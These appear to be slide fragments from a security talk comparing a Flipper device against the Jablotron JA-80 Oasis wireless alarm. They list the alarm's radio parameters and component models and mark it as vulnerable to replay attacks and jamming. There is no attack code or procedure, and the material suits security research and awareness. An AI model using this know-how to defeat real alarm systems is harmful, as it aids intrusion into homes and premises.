
Flipper 01 versus Wireless Alarm  
since attacks can only get better

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# Jablotron JA-80 Oasis

- ISM band,  $f_c = 868.5$  MHz
- Binary Frequency Shift Keying modulation
- Proprietary encoding scheme
- Button module: RC-88 / JA-188J
- Receiver: UC-82 / JA-182N
- **Vulnerable to replay attack and jamming**






300 - 928 MHz antenna

CC1101 transceiver

<https://docs.flipper.net/sub-ghz>



# Flipper versus “PORTAPACK H4M + HACKRF ALL-IN-ONE”


